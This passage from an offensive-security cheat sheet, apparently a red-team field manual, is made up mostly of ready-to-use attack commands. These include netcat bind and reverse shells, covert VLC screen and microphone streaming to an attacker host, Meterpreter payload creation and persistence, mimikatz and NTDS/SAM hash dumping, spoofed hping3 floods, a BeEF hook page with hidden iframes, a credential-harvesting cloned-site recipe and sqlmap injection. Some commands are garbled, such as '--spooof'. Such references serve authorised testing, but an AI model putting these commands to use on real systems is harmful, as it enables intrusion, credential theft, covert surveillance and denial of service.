ADVANCED OPTIONS

| | |
|-------------------------|-----------------|
| -sV -p# --script=banner | -ttl : set TTL |
| -traceroute | --script script |

FIREWALL EVASION

| | |
|------------------------|----------------------|
| -f : fragment packets | --spooof-mac mac |
| -S ip : spoof src | --data-length size |
| -g # : spoof src port | (append random data) |
| -D ip , ip : Decoy | --scan-delay 5s |
| --mtu # : set MTU size | |

CONVERT NMAP XML FILE TO HTML:

```
xseltproc nmap.xml -o nmap.html
```

GENERATE LIVE HOST FILE:

```
nmap -sP -n -oX out.xml 1.1.1.0/24 2.2.2.0/24 | grep "Nmap" | cut -d " " -f 5 > live_hosts.txt
```

COMPARE NMAP RESULTS

```
ndiff scan1.xml scan2.xml
```

DNS REVERSE LOOKUP ON IP RANGE

```
nmap -R -sL -dns-server server 1.1.1.0/24
```

IDS TEST (XMAS SCAN WITH DECOY IPs AND SPOOFING)

```
for x in {1..10000..1};do nmap -T5 -sX -S spoof-source-IP -D comma-separated with no spaces list of decoy IPs --spooof-mac aa:bb:cc:dd:ee:ff -e eth0 -Pn targeted-IP ;done
```

WIRESHARK

| Filter | Description |
|--|----------------------------|
| eth.addr/eth.dst.eth.src | MAC |
| rip.auth.passwd | RIP password |
| ip.addr/ip.dst/ip.src (ipv6.) | IP |
| tcp.port/tcp.dstport/tcp.srcport | TCP ports |
| tcp.flags (ack,fin,push,reset,syn,urg) | TCP flags |
| udp.port/udp.dstport/udp.srcport | UDP ports |
| http.authbasic | Basic authentication |
| http.www_authentication | HTTP authentication |
| http.data | HTTP data portion |
| http.cookie | HTTP cookie |
| http.referer | HTTP referer |
| http.server | HTTP Server |
| http.user_agent | HTTP user agent string |
| wlan.fc.type eq 0 | 802.11 management frame |
| wlan.fc.type eq 1 | 802.11 control frame |
| wlan.fc.type eq 0 | 802.11 data frame |
| wlan.fc.type_subtype eq 0 (1=reponse) | 802.11 association request |
| wlan.fc.type_subtype eq 2 (3=response) | 802.11 reassociation req |
| wlan.fc.type_subtype eq 4 (5=response) | 802.11 probe request |
| wlan.fc.type_subtype eq 8 | 802.11 beacon |
| wlan.fc.type_subtype eq 10 | 802.11 disassociate |
| wlan.fc.type_subtype eq 11 (12=deauthenticate) | 802.11 authenticate |

COMPARISON OPERATORS

```
eq OR ==
ne OR !=
gt OR >
lt OR <
ge OR >=
le OR <=
```

LOGICAL OPERATORS

```
and OR &&
or OR ||
xor OR ^^
not OR !
```

NETCAT

BASICS

Connect to [TargetIP] Listener on [port]:
\$ nc [TargetIP] [port]

Start Listener:
\$ nc -l -p [port]

PORT SCANNER

TCP Port Scanner in port range [startPort] to [endPort]:
\$ nc -v -n -z -w1 [TargetIP] [startPort]-[endPort]

FILE TRANSFERS

Grab a [filename] from a Listener:

1. Start Listener to push [filename]
\$ nc -l -p [port] [filename]
2. Connect to [TargetIP] and Retrieve [filename]
\$ nc -w3 [TargetIP] [port] [filename]

Push a [filename] to Listener:

1. Start Listener to pull [filename]
\$ nc -l -p [port] [filename]
2. Connect to [TargetIP] and push [filename]
\$ nc -w3 [TargetIP] [port] [filename]

BACKDOOR SHELLS

Linux Shell:
\$ nc -l -p [port] -e /bin/bash

Linux Reverse Shell:
\$ nc [LocalIP] [port] -e /bin/bash

Windows Shell:
\$ nc -l -p [port] -e cmd.exe

Windows Reverse Shell:
\$ nc [LocalIP] [port] -e cmd.exe

VLC STREAMING

Use cvlc (command line VLC) on target to mitigate popups

CAPTURE AND STREAM THE SCREEN OVER UDP TO <ATTACKERIP>:1234

Start a listener on attacker machine

> vlc udp://@:1234

-- OR --

Start a listener that stores the stream in a file.

> vlc udp://@:1234 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samplerate=44100}:file{dst=test.mp4} :no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep

This may make the users screen flash. Lower frame rates delay the video.

> vlc screen:// :screen-fps=25 :screen-caching=100 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samplerate=44100}:udp{dst=attackerip:1234} :no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep

CAPTURE AND STREAM THE SCREEN OVER HTTP

Start a listener on attacker machine

> vlc http://server.example.org:8080

-- OR --

Start a listener that stores the stream to a file

> vlc http://server.example.org:8080 --sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samplerate=44100}:file{dst=test.mp4}

Start streaming on target machine

> vlc screen:// :screen-fps=25 :screen-caching=100 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samplerate=44100}:http{mux=ffmpeg{mux=flv},dst=:8080/} :no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep

CAPTURE AND STREAM OVER BROADCAST

Start a listener on attacker machine for multicast

> vlc udp://@multicastaddr:1234

Broadcast stream to a multicast address

> vlc screen:// :screen-fps=25 :screen-caching=100 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samplerate=44100}:udp{dst=multicastaddr:1234} :no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep

CAPTURE AND RECORD YOUR SCREEN TO A FILE

> vlc screen:// :screen-fps=25 :screen-caching=100 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samplerate=44100}:file{dst=C:\\Program Files (x86)\\VideoLAN\\VLC\\test.mp4} :no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep

CAPTURE AND STREAM THE MICROPHONE OVER UDP

vlc dshow:// :dshow-vdev="None" :dshow-adev="Your Audio Device"

SSH

```
/etc/ssh/ssh_known_hosts          #System-wide known hosts
~/.ssh/known_hosts                #Hosts user has logged into
ssh-keygen -t dsa -f /etc/ssh/ssh_host_dsa_key  #Generate SSH keys (DSA/RSA)
ssh-keygen -t rsa -f /etc/ssh/ssh_host_rsa_key  #Generate SSH RSA keys
```

- ✓ If already in ssh session, press SHIFT -C to configure tunnel
- ✓ Port forwarding must be allowed on target
- ✓ /etc/ssh/sshd_config - AllowTcpForwarding YES

TO ESTABLISH AN SSH CONNECTION ON DIFFERENT PORT

```
> ssh root@2.2.2.2 -p 8222
```

SETUP X11 FORWARDING FROM TARGET, FROM ATTACK BOX RUN

```
> xhost+
> vi ~/.ssh/config - Ensure 'ForwardX11 yes'
> ssh -X root@2.2.2.2
```

REMOTE PORT FORWARD ON 8080, FORWARD TO ATTACKER ON 443

```
> ssh -R8080:127.0.0.1:443 root@2.2.2.2.
```

LOCAL PORT FORWARD ON PORT 8080 ON ATTACK BOX AND FORWARDS THROUGH SSH TUNNEL TO PORT 3300 ON INTERNAL TARGET 3.3.3.3

```
> ssh -L8080:3.3.3.3:443 root@2.2.2.2
```

DYNAMIC TUNNEL USED IN CONJUNCTION WITH PROXYCHAINS. ENSURE /ETC/PROXYCHAINS.CONF IS CONFIGURED ON CORRECT PORT (1080)

```
> ssh -D1080 root@2.2.2.2
```

In a separate terminal run:

```
> proxychains nmap -sT -p80,443 3.3.3.3
```

METASPLOIT

| Command | Description |
|--|--|
| msfconsole -r file.rc | Load resource file |
| msfcli grep exploit/window | List Windows exploits |
| msfencode -l | List available encoders |
| msfpayload -h | List available payloads |
| show exploits | Display exploits |
| show auxiliary | Display auxiliary modules |
| show payloads | Display payloads |
| search <string> | Search for string |
| info <module> | Show module information |
| use <module> | Load exploit or module |
| show options | Displays module options |
| show advanced | Displays advanced options |
| set <option> <value> | Sets a value |
| sessions -v | List session: -k # (kill) -u # (upgrade to Meterpreter) |
| sessions -s script | Run Meterpreter script on all sessions |
| jobs -l | List all jobs (-k # = kill) |
| exploit -j | Run exploit as job |
| route add <ip> <mask> <sid> | Pivoting |
| loadpath /home/modules | Load 3rd party tree |
| irb | Live Ruby interpreter shell |
| connect -s <ip> 443 | SSL connect (NC clone) |
| route add <ip> <mask> <session id> | Add route through session (pivot) |
| exploit/multi/handler -> set ExitOnSession False | Advanced option allows for multiple shells |
| set ConsoleLogging true (also SessionLogging) | Enables logging |

CREATE ENCODED METERPRETER PAYLOAD (FOR LINUX: -T ELF -O CALLBACK)

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=<ip> LPORT=<port> R |
./msfencode -t exe -o callback.exe -e x86/shikata_ga_nai -c 5
```

CREATE BIND METERPRETER PAYLOAD

```
./msfpayload windows/meterpreter/bind_tcp RHOST=<ip> LPORT=<port> X >
cb.exe
```

CREATE ENCODED PAYLOAD USING MSFVENOM USING EXE TEMPLATE

```
./msfvenom --payload windows/meterpreter/reverse_tcp --format exe --
template calc.exe -k --encoder x86/shikata_ga_nai -i 5 LHOST=1.1.1.1
LPORT=443 > callback.exe
```


START MSF DB (BT5 = MYSQL, KALI = POSTGRESQL)

```
> /etc/rc.d/rc.mysql start
msf> db_create root:pass@localhost/metasploit
msf> load db_mysql
msf> db_connect root:pass@localhost/metasploit
msf> db_import nmap.xml
```

```
--- Kali ---
# service postgresql start
# service metasploit start
```

PASS A SHELL (BY DEFAULT WILL LAUNCH NOTEPAD AND INJECT)

```
msf> use post/windows/manage/multi_meterpreter_inject
msf> set IPLIST attack ip
msf> set LPORT callback port
msf> set PIDLIST PID to inject, default creates new notepad
msf> set PAYLOAD windows/meterpreter/reverse_tcp
msf> set SESSION meterpreter session ID
```

HTTP BANNER SCAN ON INTERNAL NETWORK

```
msf> route add -ip/range netmask meterpreter ID
msf> use post/multi/gather/ping_sweep # Set options and run
msf> use /auxiliary/scanner/portscan/tcp # Set options and run
msf> hosts -u -S x.x.x -R # Searches for x.x.x.' and sets
# RHOSTS
msf> use auxiliary/scanner/http/http_version # Set options and run
msf> services -v -p 80 -S x.x.x -R # Displays IPs x.x.x.' with port
# 80 open
```

METERPRETER

| Command | Description |
|--|--|
| help | List available commands |
| sysinfo | Display system info |
| ps | List processes |
| getpid | List current PID |
| upload -file C:\\Program\\Files\\ | Upload file |
| download -file | Download file |
| reg -command | Interact with registry |
| rev2self | Revert to original user |
| shell | Drop to interactive shell |
| migrate PID | Migrate to another PID |
| background | Background current session |
| keyscan (start stop dump) | Start/Stop/Dump keylogger |
| execute -f cmd.exe -i | Execute cmd.exe and interact |
| execute -f cmd.exe -i -H -t | Execute cmd.exe as hidden process and with all tokens |
| hasdump | Dumps local hashes |
| run -script | Executes script (/scripts/meterpreter) |
| portfwd [add delete]-L 127.0.0.1 -l 443 -r 3.3.3.3 -p 3389 | Port forward 3389 through session. Rdesktop to local port 443 |

PRIVILEGE ESCALATION

- > use priv
- > getsystem

IMPERSONATE TOKEN (DROP_TOKEN WILL STOP IMPERSONATING)

- > use incognito
- > list_tokens -u
- > impersonate_token domain\\user

NMAP THROUGH METERPRETER SOCKS PROXY

1. msf> sessions # Note Meterpreter ID
2. msf> route add 3.3.3.0 255.255.255.0 <id>
3. msf> use auxiliary/server/socks4a
4. msf> run
5. Open new shell and edit /etc/proxychains.conf
 - i. #proxy_dns
 - ii. #socks4 127.0.0.1 9050
 - iii. socks4 1.1.1.1 1080
6. Save and Close conf file
7. proxychains nmap -sT -Pn -p80,135,445 3.3.3.3

RAILGUN - WINDOWS API CALLS TO POP A MESSAGE BOX

```
meterpreter> irb
>>> client.railgun.user32.MessageBoxA(0, "got", "you", "MB_OK")
```

CREATE PERSISTENT WINDOWS SERVICE

```
msf> use post/windows/manage/persistence
msf> set LHOST <attack ip>
msf> set LPORT <callback port>
msf> set PAYLOAD_TYPE <TCP|HTTP|HTTPS>
msf> set REXENAME <filename>
msf> set SESSION <meterpreter session id>
msf> set STARTUP SERVICE
```

GATHER RECENTLY ACCESSED FILES AND WEB LINKS

```
meterpreter> run post/windows/gather/dumplinks
```

SPAWN NEW PROCESS AND TREE C:

```
> execute -H -f cmd.exe -a '/c tree /F /A c:\ . C:\temp\tree.txt'
```

ETTERCAP

MAN-IN-THE-MIDDLE WITH FILTER

```
> ettercap.exe -I <iface> -M arp -Tq -F file.ef <MACs>/<IPs>/<Ports>  
MACs/<IPs>/<Ports>  
#i.e.: //80,443 // = any MAC, any IP, ports 80,443
```

MAN-IN-THE-MIDDLE ENTIRE SUBNET WITH APPLIED FILTER

```
> ettercap -T -M arp -F <filter> // //
```

SWITCH FLOOD

```
> ettercap -TP rand_flood
```

ETTERCAP FILTER

COMPILE ETTERCAP FILTER

```
> etterfilter filter.filter -o out.ef
```

SAMPLE FILTER - KILLS VPN TRAFFIC AND DECODES HTTP TRAFFIC

```
if (ip.proto == UDP && udp.dst == 500){  
    drop();  
    kill(); }  
if (ip.src == 'ip'){  
    if (tcp.dst == 80){  
        if (search(DATA.data, "Accept-Encoding")){  
            replace("Accept-Encoding","Accept-Rubbish!");  
            msg("Replaced Encoding\n");  
        }  
    }  
}
```

MIMIKATZ

1. Upload mimikatz.exe and sekurlsa.dll to target
2. execute mimikatz
3. mimikatz# privilege::debug
4. mimikatz# inject::process lsass.exe sekurlsa.dll
5. mimikatz# @getLogonPasswords

HPING3

DoS FROM SPOOFED IPs

```
> hping3 -targetIP --flood --frag --spooof ip --destport # --syn
```

ARPING

ARP SCANNER

```
./arping -I eth# -a # arps
```

WINE

COMPILE EXE IN BACKTRACK

```
cd /root/.wine/drive_c/MinGW/bin
wine gcc -o file.exe /tmp/code.c
wine file.exe
```

GRUB

CHANGE ROOT PASSWORD

GRUB Menu:Add 'single' end of kernel line. Reboot. Change root pass. reboot

HYDRA

ONLINE BRUTE FORCE

```
> hydra -l ftp -P words -v targetIP ftp
```

JOHN THE RIPPER

CRACKING WITH A WORDLIST

```
$ ./john -wordfile:pw.lst -format: format hash.txt
```

FORMAT EXAMPLES

```
$ john --format=des      username:SDBsugeBiC58A
$ john --format=lm       username:$LM$a9c604d244c4e99d
$ john --format=md5      $1$12345678$aIccj83HRDBo6ux1bVx7D1

$ john --format=raw-sha1 A9993E364706816ABA3E25717850C26C9CD0D89D

# For --format=netlmv2 replace $NETLM with $NETLMv2
$ john --format=netlm
$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC731BB25
username:$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC7
31BB25
username:$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC7
31BB25:::

# Exactly 36 spaces between USER and HASH (SAPB and SAPG)
$ john --format=sapb
ROOT                                     $8366A4E9E6B72CB0
username:ROOT                           $8366A4E9E6B72CB0

$ john --format=sapg
ROOT                                     $1194E38F14B9F3F8DA1B181F14DEB70E7BDCC239
username:ROOT
$1194E38F14B9F3F8DA1B181F14DEB70E7BDCC239

$ john --format=shal-gen
$SHA1p$salt$59b3e8d637cf97edbe2384cf59cb7453dfe30789
username:$SHA1p$salt$59b3e8d637cf97edbe2384cf59cb7453dfe30789

$ john --format=zip
$zip$0*1*8005b1b7d077708d*dee4
username:$zip$0*1*8005b1b7d077708d*dee4
```

PASSWORD WORDLIST

GENERATE WORDLIST BASED OFF SINGLE WORD

```
# Add lower(@), upper(,), number(%), and symbol(^) to the end of the word
> crunch 12 12 -t baseword@,%^ > wordlist.txt

# Use custom special character set and add 2 numbers then special character
> maskprocessor -custom-charset1=!\@#\$\ baseword?d?d?1 > wordlist.txt
```

VSSOWN [2]

1. Download: <http://ptscripts.googlecode.com/svn/trunk/windows/vssown.vbs>
2. Create a new Shadow Copy
 - a. `cscript vssown.vbs /start` (optional)
 - b. `cscript vssown.vbs /create`
3. Pull the following files from a shadow copy:
 - a. `copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\ntds\ntds.dit .`
 - b. `copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SYSTEM .`
 - c. `copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SAM .`
4. Copy files to attack box.
5. Download tools: http://www.ntdsxtract.com/downloads/ntds_dump_hash.zip
6. Configure and Make source code for libesedb from the extracted package
 - a. `cd libesedb`
 - b. `chmod +x configure`
 - c. `./configure && make`
7. Use `esedbdump` to extract the datatable from `ntds.dit`.
 - a. `cd esedbtools`
 - b. `./esedbdump ./.ntds.dit`
8. 8a. Use `dsdump.py` to dump hashes from datatable using bootkey from SYSTEM hive
 - a. `cd ../../credump/`
 - b. `python ./dsdump.py ../SYSTEM
../libesedb/esedbtools/ntds.dit.export/datatable`
9. 8b. Use `bkhive` and `samdump2` to dump hashes from SAM using bootkey from SYSTEM hive.
 - a. `bkhive SYSTEM key.txt`
 - b. `samdump2 SAM key.txt`
10. Dump historical hashes
 - a. `python ./dsdumphistory.py ../system
../libesedb/esedbtools/ntds.dit.export/datatable`

FILE HASHING

HASH LENGTHS

| | |
|---------|----------|
| MD5 | 16 bytes |
| SHA-1 | 20 bytes |
| SHA-256 | 32 bytes |
| SHA-512 | 64 bytes |

SOFTWARE HASH DATABASE

<http://isc.sans.edu/tools/hashsearch.html>

```
# dig +short md5.md5.dshield.org TXT
Result = " filename | source " i.e. "cmd.exe | NIST"
```

MALWARE HASH DATABASE

<http://www.team-cymru.org/Services/MHR>

```
# dig +short [MD5|SHA-1].malware.hash.cymru.com TXT
Result = -last seen timestamp AV detection rate
Convert timestamp = perl -e 'print scalar localtime(-timestamp), "\n"'
```

FILE METADATA SEARCH

<https://fileadvisor.bit9.com/services/search.aspx>

SEARCH VIRUSTOTAL DATABASE

<https://www.virustotal.com/#search>

WEB

COMMON USER-AGENT STRINGS

| Internet Explorer (6.0, 7.0, 8.0, & 9.0) | |
|---|--------------------------------|
| Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) | IE 6.0/WinXP 32-bit |
| Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) | IE 7.0/WinXP 32-bit |
| Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) ; .NET CLR 3.5.30729) | IE 8.0/WinVista 32-bit |
| Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0) | IE 9.0/Win7 32-bit |
| Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0) | IE 9.0/Win7 64-bit |
| Firefox (5.0, 13.0, & 17.0) | |
| Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0 | Firefox 5.0/Win7 64-bit |
| Mozilla/5.0 (Windows NT 5.1; rv:13.0) Gecko/20100101 Firefox/13.0.1 | Firefox 13.0/WinXP 32-bit |
| Mozilla/5.0 (Windows NT 6.1; WOW64; rv:17.0) Gecko/20100101 Firefox/17.0 | Firefox 17.0/Win7 64-bit |
| Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:17.0) Gecko/20100101 Firefox/17.0 | Firefox 17.0/Linux |
| Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/20100101 Firefox/17.0 | Firefox 17.0/MacOSX 10.7 |
| Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:17.0) Gecko/20100101 Firefox/17.0 | Firefox 17.0/MacOSX 10.8 |
| Chrome (Generic & 13.0) | |
| Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1211.97 Safari/537.11 | Chrome Generic/WinXP |
| Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1211.97 Safari/537.11 | Chrome Generic/Win7 |
| Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1211.97 Safari/537.11 | Chrome Generic/Linux |
| Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_2) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1211.101 Safari/537.11 | Chrome Generic/MacOSX |
| Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.112 Safari/535.1 | Chrome 13.0/Win7 64-bit |
| Safari (6.0) | |
| Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/536.26.17 (KHTML, like Gecko) Version/6.0.2 Safari/536.26.17 | Safari 6.0/MacOSX |
| Mobile Safari (4.0 & 6.0) | |
| Mozilla/5.0 (iPad; CPU OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25 | Mobile Safari 6.0/iOS (iPad) |
| Mozilla/5.0 (iPhone; CPU iPhone OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25 | Mobile Safari 6.0/iOS (iPhone) |
| Mozilla/5.0 (Linux; U; Android 2.2; fr-fr; Desire_A8181 Build/FRF91) App3leWebKit/53.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1 | Mobile Safari 4.0/Android |

HTML

HTML BEEF HOOK WITH EMBEDDED FRAME

```
!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN">

html<
head<
title Campaign Title /title>
script<
    var commandModuleStr = 'script src="' + window.location.protocol +
'/' + window.location.host + ':8080/hook.js'
type="text/javascript">\script>;
    document.write(commandModuleStr);

//Site_refresh=window.setTimeout(function(){window.location.href='http://ww
w.google.com/'},20000);
</script>
</head>
frameset rows="*,1px"
    frame src="http://www.google.com/" frameborder=0
noresize="noresize" /
    frame src="/" frameborder=0 scrolling=no noresize=noresize />
</frameset>
</html>
```

EMBEDDED JAVA APPLET (* PLACE WITHIN <BODY> TAG)

```
applet archive="legit.jar" code="This is a legit applet" width="1"
height="1"></applet>
```

EMBEDDED IFRAME

```
iframe src="http://1.1.1.1" width="0" height="0" frameborder="0"
tabindex="-1" title="empty" style=visibility:hidden;display:none">
</iframe>
```

FIREFOX TYPE CONVERSIONS

| | | |
|--------|-----------|---|
| ASCII | -> Base64 | javascript:btoa("ascii str") |
| Base64 | -> ASCII | javascript:atob("base64==") |
| ASCII | -> URI | javascript:encodeURIComponent("script") |
| URI | -> ASCII | javascript:decodeURIComponent("%3cscript%3E") |

WGET

CAPTURE SESSION TOKEN

```
wget -q --save-cookies=cookie.txt --keep-session-cookies --post-
data="username:admin&password=pass&Login=Login" http://<url>/login.php
```

CURL

GRAB HEADERS AND SPOOF USER AGENT

```
curl -I -X HEAD -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)"  
http:// ip
```

SCRAPE SITE AFTER LOGIN

```
curl -u user:pass -o outfile https://login.bob.com
```

FTP

```
curl ftp://user:pass@bob.com/directory/
```

SEQUENTIAL LOOKUP

```
curl http://bob.com/file[1-10].txt
```

BASIC AUTHENTICATION USING APACHE2

The steps below will clone a website and redirect after 3 seconds to another page requiring basic authentication. It has proven very useful for collecting credentials during social engineering engagements.

1. Start Social Engineering Toolkit (SET)
 ➤ /pentest/exploits/set/./set
2. Through SET, use the 'Website Attack Vector' menu to clone your preferred website. * Do not close SET *
3. In a new terminal create a new directory (lowercase L)
 ➤ mkdir /var/www/l
4. Browse to SET directory and copy the cloned site
 ➤ cd /pentest/exploits/set/src/web_clone/site/template/
 ➤ cp index.html /var/www/index.html
 ➤ cp index.html /var/www/l/index.html
5. Open /var/www/index.html and add tag between head tags
 meta http-equiv="refresh"
 content="3;url=http:// domain|ip /l/index.html"/
6. Create blank password file to be used for basic auth
 ➤ touch /etc/apache2/.htpasswd
7. Open /etc/apache2/sites-available/default and add:
 Directory /var/www/l
 AuthType Basic
 AuthName "PORTAL LOGIN BANNER"
 AuthUserFile /etc/apache2/.htpasswd
 Require user test
 /Directory
8. Start Apache2
 ➤ /etc/init.d/apache2 start
9. Start Wireshark and add the filter:
 http.authbasic
10. Send the following link to your target users
 http:// domain|ip /index.html

AUTOMATED WEB PAGE SCREENSHOTS

NMAP WEB PAGE SCREENSHOTS[9]

Install dependencies:

- `wget http://wkhtmltopdf.googlecode.com/files/wkhtmltoimage-0.11.0_rc1-static-i386.tar.bz2`
- `tar -jxvf wkhtmltoimage-0.11.0_rc1-static-i386.tar.bz2`
- `cp wkhtmltoimage-i386 /usr/local/bin/`

Install Nmap module:

- `git clone git://github.com/SpiderLabs/Nmap-Tools.git`
- `cd Nmap-Tools/NSE/`
- `cp http-screenshot.nse /usr/local/share/nmap/scripts/`
- `nmap --script-updatedb`

OS/version detection using screenshot script (screenshots saved as .png):

- `nmap -A --script=http-screenshot -p80,443 1.1.1.0/24 -oA nmap-screengrab`

Script will generate HTML preview page with all screenshots:

```
#!/bin/bash
printf " HTML<BR>" > preview.html
ls -l *.png | awk -F : '{ print $1":"$2"\n BR<IMG SRC=\"\"$1\"%3A\"$2\"\"
width=400<BR>BR>}' > preview.html
printf " /BODY</HTML> " > preview.html
```

PEEPINGTOM WEB PAGE SCREENSHOTS

Install Dependencies:

- Download Phantomjs
`https://phantomjs.googlecode.com/files/phantomjs-1.9.2-linux-x86_64.tar.bz2`

- Download PeepingTom
`git clone https://bitbucket.org/LaNMaSteR53/peepingtom.git`

Extract and copy phantomjs from phantomjs-1.9.2-linux-x86_64.tar.bz2 and copy to peepingtom directory

- Run PeepingTom
`python peepingtom.py http:// mytarget.com`

SQLMAP

GET REQUEST

```
./sqlmap.py -u "http:// url ?id=1&str=val"
```

POST REQUEST

```
./sqlmap.py -u "http:// url " --data="id=1&str=val"
```

SQL INJECTION AGAINST SPECIFIC PARAMETER WITH DB TYPE SPECIFIED

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id"  
-b --dbms=" mssql|mysql|oracle|postgres "
```

SQL INJECTION ON AUTHENTICATED SITE

```
1. Login and note cookie value (cookie1=val1, cookie2=val2)  
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id"  
--cookie="cookie1=val1;cookie2=val2"
```

SQL INJECTION AND COLLECT DB VERSION, NAME, AND USER

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" -b --current-db  
--current-user
```

SQL INJECTION AND GET TABLES OF DB=TESTDB

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" --tables -D  
"testdb"
```

SQL INJECTION AND GET COLUMNS OF USER TABLE

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" --columns -T  
"users"
```

DATABASES

MS-SQL

| Command | Description |
|--|-----------------------|
| SELECT @@version | DB version |
| EXEC xp_msver | Detailed version info |
| EXEC master..xp_cmdshell 'net user' | Run OS command |
| SELECT HOST_NAME() | Hostname & IP |
| SELECT DB_NAME() | Current DB |
| SELECT name FROM master..sysdatabases; | List DBs |
| SELECT user_name() | Current user |
| SELECT name FROM master..syslogins | List users |
| SELECT name FROM master..sysobjects WHERE xtype='U'; | List tables |
| SELECT name FROM syscolumns WHERE id=(SELECT id FROM sysobjects WHERE name='mytable'); | List columns |

SYSTEM TABLE CONTAINING INFO ON ALL TABLES

```
SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES
```

LIST ALL TABLES/COLUMNS

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'mytable')
```

PASSWORD HASHES (2005)

```
SELECT name, password_hash FROM master.sys.sql_logins
```

POSTGRES

| Command | Description |
|---------------------------------------|----------------------|
| SELECT version(); | DB version |
| SELECT inet_server_addr(); | Hostname & IP |
| SELECT current_database(); | Current DB |
| SELECT datname FROM pg_database; | List DBs |
| SELECT user; | Current user |
| SELECT username FROM pg_user; | List users |
| SELECT username,passwd FROM pg_shadow | List password hashes |

LIST COLUMNS

```
SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public')
```

LIST TABLES

```
SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN ('r','') AND n.nspname NOT IN ('pg_catalog', 'pg_toast') AND pg_catalog.pg_table_is_visible(c.oid)
```

MySQL

| Command | Description |
|--|----------------------|
| SELECT @@version; | DB version |
| SELECT @@hostname; | Hostname & IP |
| SELECT database(); | Current DB |
| SELECT distinct(db) FROM mysql.db; | List DBs |
| SELECT user(); | Current user |
| SELECT user FROM mysql.user; | List users |
| SELECT host,user,password FROM mysql.user; | List password hashes |

LIST ALL TABLES & COLUMNS

```
SELECT table_schema, table_name, column_name FROM
information_schema.columns WHERE
    table_schema != 'mysql' AND table_schema != 'information_schema'
```

EXECUTE OS COMMAND THROUGH MySQL

```
osql -S ip, -port -U sa -P pwd -Q "exec xp_cmdshell 'net user /add user
pass'"
```

READ WORLD-READABLE FILES

```
...' UNION ALL SELECT LOAD_FILE('/etc/passwd');
```

WRITE TO FILE SYSTEM

```
SELECT * FROM mytable INTO outfile '/tmp/somefile';
```

ORACLE

| Command | Description |
|---|----------------------|
| SELECT * FROM v\$version; | DB version |
| SELECT version FROM v\$instance; | DB version |
| SELECT instance_name FROM v\$instance; | Current DB |
| SELECT name FROM v\$database; | Current DB |
| SELECT DISTINCT owner FROM all_tables; | List DBs |
| SELECT user FROM dual; | Current user |
| SELECT username FROM all_users ORDER BY username; | List users |
| SELECT column_name FROM all_tab_columns; | List columns |
| SELECT table_name FROM all_tables; | List tables |
| SELECT name, password, astatus FROM sys.user\$; | List password hashes |

LIST DBAs

```
SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN_OPTION = 'YES';
```


PROGRAMMING

PYTHON

PYTHON PORT SCANNER

```
import socket as sk
for port in range(1,1024):
    try:
        s=sk.socket(sk.AF_INET,sk.SOCK_STREAM)
